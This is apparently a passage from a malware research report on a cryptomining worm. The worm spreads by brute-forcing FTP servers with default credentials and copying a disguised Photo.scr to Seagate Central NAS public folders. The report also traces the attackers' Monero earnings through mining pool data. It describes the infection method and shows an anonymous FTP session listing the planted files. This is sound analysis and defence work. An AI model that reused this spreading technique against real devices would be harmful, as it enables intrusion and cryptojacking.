
Telemetry of the threat

In the first 6 months of this year we counted **1,702,476** individual instances of this threat. However, the number of unique IP addresses corresponding to these instances was only **3,150**. The reason for this is simple: The threat is trying to log in to FTP services with embedded credentials (anonymous, root, admin, etc) with default and frequently used weak passwords. If successful - and the account has write access with using the FTP service - they will copy *Photo.scr* and *info.zip* to each folder recursively. Thus, if a single FTP server is infected, it is infected with multiple instances.

Seagate Central

This threat is not targeting the Seagate Central device specifically; however, the device has a design flaw that allows it to be compromised. **Most all of these devices have already been infected by this threat.**

This is how the Seagate Central device separated the private and public folders.



3. Private Folders

Seagate Central comes with a Public folder. Use the Public folder for content that can be shared with everyone on the home network and with anyone who has a remote access account on the device.

A private folder is created with a user account. Use a private folder for personal content that you don't want to share with others. Only the person who knows the account name and password can access the private folder at home. If an email address is associated with the folder, the person can access the folder remotely.


Cafe
Access with a user name (Mom)
Access with a remote access account (email address)
Public
Mom
Jim
Seagate

(Seagate private and public folder conception)

As you can see, the device can facilitate multiple levels of accesses, including many private accounts as well as a built in public account. If you read the manual carefully, you will find a set of properties like this:

- By default the NAS system provides a public folder for sharing data. This public folder and account **cannot be deleted or deactivated.**
- For private data, one must create users and each user will have associated folders and individual login credentials for them.
- **The admin user has the ability to enable the device for remote access** or turn this feature off entirely.
- **If the device is enabled for remote access, all the accounts will be available on the device, including the anonymous user.** In this state, your device is open for anyone to write to your public folder.
- Note: The device can be used to stream your media content from a remote location, only the public folder content can be streamed in this way. Many other features are only available from the public folder. I suspect that this is one of the reasons why so much personal data resides in the public folder as users do not switch between folders. They utilize the one which provides them the most flexibility and functionality, and in most cases that is the public one.

If we log in to a *Seagate Central*, we will see something like this:




```
Connected to [redacted]
220 Welcome to Seagate Central Shared Storage FTP service.
Name ([redacted]): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> cd Public
250 Directory successfully changed.
ftp> dir
227 Entering Passive Mode (101,167,173,16,242,1).
150 Here comes the directory listing.
drwxrwsrwx    2 65534    65534       65536 Jun 02 21:15 A
drwxrwsr-x    4 65534    65534       65536 Feb 18 21:08 [redacted]
-rw-r--r--    1 0        65534          34 Feb 24 22:01 Manage Seagate Central Seagate-[redacted].url
drwxrwsrwx    5 65534    65534       65536 Feb 18 21:15 Music
drwxrwsrwx    3 0        65534       65536 Aug 08  2014 Network Trash Folder
-rwxrwxrwx    1 65534    65534     1245184 May 28 03:31 Photo.scr
drwxrwsrwx    4 65534    65534       65536 Feb 19 00:57 Photos
drwxrwsrwx    3 0        65534       65536 Aug 08  2014 Temporary Items
drwxrwsrwx    4 65534    65534       65536 Feb 19 01:01 Videos
-rwxrwxrwx    1 65534    65534     3528005 May 09 20:08 info.zip
```

There is a folder *Photos* and a file *Photo.scr* (sadly, most of the Windows machines file extensions are not displayed), and it also has a deceptive icon that is intended to look like a typical Windows folder icon.

Anyone could be easily misled to double click on the file and cause the program to begin execution on the machine.

Turning off the remote access can prevent the infection, but also means we lose the ability to access the device remotely.



Disable remote access


1. Sign in to the Seagate Central web page as an administrator.
2. Click the **Services** tab, and then click **Remote Access**.
3. Deselect **Enable**.

   Files on your Seagate Central device are no longer accessible over the Internet.

   To disable remote access to the device for a specific user, remove the remote access email from the user's folder. To learn how, see *Edit a private folder*.

Moneropool: mined coins

Moneropool is a mining community to mine Monero cryptocurrency. It based on a mining framework called **node-cryptonote-pool**.



MoneroPool.com is a fast and reliable Monero Mining Pool with low fees. Thank you for mining with us!

2016-04-01: New feature: server-side TCP keep-alive for up to *10-20%* more efficiency. No need to upgrade your miners.
2016-03-30: We collected 269.80 XMR for the core dev Team!

Network

- Hash Rate: **14.80 MH/sec**
- Block Found: **8 minutes ago**
- Difficulty: **1862199844**
- Blockchain Height: **1075847**
- Last Reward: **11.9739 XMR**
- Last Hash: 3c0fc9691fa77...

Our Pool


- Hash Rate: **861.45 KH/sec**
- Block Found: **24 minutes ago**
- Connected Miners: **99**
- Donations: **0.2% to core devs**
- Total Pool Fee: **1.9%**
- Block Found Every: **35 minutes** (est.)

Market

Updated:
Powered by Cryptonator

([7] https://moneropool.com/)

Luckily, if you know the hash of the wallet you can get a report about the activities of it. The most interesting part of this report is the **Total Paid** and the **Hash Rate**. The hash rate is an accumulated value. Using this we can calculate how many coins can be mined in a day.




Your Stats & Payment History

44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS

- Address: 44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS
- Pending Balance: **0.074924015822 XMR**
- Total Paid: **4912.400000000000 XMR**
- Last Share Submitted: **less than a minute ago**
- Hash Rate: **40.39 KH/sec**
- Total Hashes Submitted: **616024438906**

The Total Paid is the money that the criminals already get, the real profit of the network.



Your Stats & Payment History

44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS

Address: 44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS

Pending Balance: **0.074924015822 XMR**


Total Paid: **4912.400000000000 XMR**

Last Share Submitted: **less than a minute ago**

Hash Rate: **40.39 KH/sec**

Total Hashes Submitted: **616024438906**

We also get the payment history, but with this technology there is no way to track the payments, which is one of the primary features of this cryptocurrency.



Payments


Time Sent	Transaction Hash	Amount	Mixin
6/23/2016, 4:25:13 AM	588568a9c139accb04823fa01a4ec495f6727d5726baa06aaafb4b9c3478ba57	0.5000	4
6/23/2016, 12:25:11 AM	3282e929e3108752756a891804326a0a15c09305f3a9aac0fe41e70d007dd3ce	1.2000	4
6/22/2016, 4:25:07 PM	b568fc9f429db6c6b354c72f0d962f24fccda219b01b52de27266bd87d21ff1c	0.5000	4
6/22/2016, 2:25:06 PM	956a914ee36379d93674a0f0241aeb6d034beae5e194c93ab0a8f96f90d97cce	0.5000	4
6/22/2016, 12:25:04 PM	14172efeca46d927fa1b5c2aa153f8a86f654d8e0c7719431d8f34b00d23f5a5	1.1000	4
6/22/2016, 8:25:01 AM	7bb6aca209466bfcb54f0192dd8b7d0daf5275118240440fa3e5b69da6896924	1.2000	4
6/22/2016, 6:24:59 AM	62acb2c7dae46f6b86a7926adcd8180edf2dc36a5a896090ea3881b044e6e9dd	0.8000	4

(address information)

Let's do some math

Because the mining pool site shares much of this information and we know the wallet addresses collecting the rewards, we can do some calculations about the network and discover what was "mined" by it.

Here are the known wallet hashes:




```
44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS
4Aa3TcU7ixMVcYwbsw8ENVbFwt4ZuqrNBVij5TRvPCTpGRK5BKBHQPu7ahT7z2A6547a5Lcn7yPZV1xU22ZbviqxUX7JVuP
4ASTnar5DSKjPW6kD5D5wm4Ha9abEeUU2ik2D3KwBxTV88iV5AHTraxLpAU4ZGbzneh4ohNCjX1LBZYPtuzN3xKxGrtrU2g
44knnxmvnkkgyoQfQXziaXNAbxuxitDK3HrM5zFvJSjEemwvJFt5K4aPj2oHPq9aQa1rgVAW7KAH3XzJLRqt9qns6nQ81gH
42NBK2ZZ1QgbgDeJPuFDjG3UKejbtay1wHdFbxq6pjvVYVG1rp85ucuJhoxtwf41dgV6G3LyfjaL3iXbiAwdtqLuB5DcrXv
43jpYLHJYtX65gNQYsht7zgH2ayeT3USGJ1owZMfWi9gZYC7yroe6Rc9WK1kPu36DA6ECTKtFxPMTPRWVj17M5Cj713a1jw
41mieBAQdRVDWPCvV3cLWnKp43geNqoKUBi7rgJwR21x8BwPCefGCNigv8t6RC3rcvgytoALQqVFN6uwZufew6YnRxjFkaH
43f2365syasJKRGGL9H5fdiS2NfEnvn6Yd2vB8HxcqbMhXWgrmQK48EbsnHUL5rknSUGiGET9DkNS1n81MmUWYTQUuHdhbV
42sZmFqcpPyXH24VeFrJwpMeC2HLZw8ppjQ8SoWqsiidKhnBe8x3PxDA5mgETzD7dy9GXQ8qYw4BYH1yi4bJRrLcG9PJHuG
49ShrvNYkDm5ntXnvqwFxqasbnhGiGVyoBgv3zE7sRjAVfE2X4ebdqzN4dNDzE6zeTN83VZAnwu54eryaB1Y5uc84q8u9h9
43rZr2dDZTKS1MtfWqYeAwWijfNME2u6Z6Peh3DZmBie9BkZiXtiMvRWxrAucA5PsQBs17MmuzidoFWwofhkWzEBUGkKVBe
44puJ9e27jyKc1et48J7SZLQ4pDcos96c6u84vcwHgCCce1TYqXxzpyR3gY793D9mKGEY7WjtC6TKA7eDbtvfrgGHoDNBGx
44wiZ4KauaPWM8QLmiNL2wBKW5rznkb8MVTAZSW6wjx2FJeH9KjLsymcVBpzG35eGCETKMiTWBF2z4k2JgPFhZXR5tMJ2hE
487wfqThmwob8YMUrurbYBYx88km8AE9VU21bzTFNhaB2w96FcvwwxBJrFo5WABAbNPA5CY7tAmoz2j3yjtfRVtWRgkjVXh
48XnfySCkezbwF6HBdxfNeSnqUexvmmCNA6yKNHncDjpgvGYsYMD1WzVztFF9KeeJn4baHXC3dg2Y2g1ZxnxMHa6FNkoLVd
46CrKAz27Y3j89JqGY8ePCS9cpRksgptffaP1DML7j8HWXiZ6HyNH6WEt68rSqoGdJR379LLEoumyVRCjXLsLqvYRzQuryX
43dNpkPmQiuW67g3LmrEQpiqGU1jqwX8FYSjzqPPPt8FgRHeYMQbDUgPPfos5DTKH7MkorfSVJ2wgZYe1okBaSEk5GrKKsH
43tjagd2e8d4GXzYn5xmysYmDnLbvvZSHFPbMWtg4Cs1DLwztfENYbNBz8Y8fmuhpCXFHDzXUWn2QZwhswsNtgzTM8v899K
4Ahxep5d8sdfVfN4XGPTQyUSpLm7gKqYvgqGzxf5raLLZAHQ7dn2oBzYdFCB3M3Gfz74CJQAs7DSMiNFvD1ykAbgSiAzCd4
44Nxd9V7n6ABKTs9xqjKkWAPrWgy5EPAjgT7G2yqrjDy9pZyDyVTvhaeu6AMgTFXhzT9cYy525ACoMkACTZBagj8UFxg7qB
```

Luckily the framework used by Moneropool (node-cryptonote-pool) [3] has a good API interface and data can be queried easily:

```
curl
'https://api.moneropool.com/stats_address?address=4ASTnar5DSKjPW6kD5D5wm4Ha9a
bEeUU2ik2D3KwBxTV88iV5AHTraxLpAU4ZGbzneh4ohNCjX1LBZYPtuzN3xKxGrtrU2g&longpoll
=true' | python -m json.tool
```

The result:




```
{
    "stats": {
        "hashes": "616222404575",
        "lastShare": "1466690083",
        "balance": "984682030855",
        "paid": "4913500000000000",
        "hashrate": "33.37 KH"
    },
    "payments": [
    "34deebcef04ce037349ac4f7c0b2ecbcbfd99591d7acff9e2953af6231b04009:1100000000000:100000000000:4",
    "1466688314",
    "588568a9c139accb04823fa01a4ec495f6727d5726baa06aaafb4b9c3478ba57:500000000000:100000000000:4",
    "1466681113",
    "3282e929e3108752756a891804326a0a15c09305f3a9aac0fe41e70d007dd3ce:1200000000000:100000000000:4",
    "1466666711",
    "b568fc9f429db6c6b354c72f0d962f24fccda219b01b52de27266bd87d21ff1c:500000000000:100000000000:4",
```

In this case, using only one wallet address, the mining pool sent **4913,5 XMR** crypto coins to the criminal's wallet. At the moment of the HTTP request, the accumulated hash rate of the infected machines was **33,370 hashes per second.**

If we iterate all the wallet addresses and calculate the full power of the network, then add the money they have already mined, we get this:

moneropool.com has paid **58,577 XMR** to them. At the time of the calculation the exchange rate from *XMT* to *EUR* is *1.3 EUR*.



Coin	Code	Price	Market Cap	Trading Volume
Monero	XMR	€1.30766991	€15,981,770.1	€300,559.6

The value of Monero for today is **€1.30766991**. It has a current circulating supply of 12.2 Million coins and a total volume exchanged of €300,559.6 . See where it stands in the complete ranking.


XMR 58577

EUR 76599.3801268271

([4] https://www.coingecko.com/en/price_charts/monero/eur)

With the exchange rate at the time it was worth **76,599 EUR**.

Furthermore, the network of the infected machines has an accumulated power to calculate **431,000 hashes per second**. According to the calculator of the site, it is enough to mine **327.7 XMR** each day.



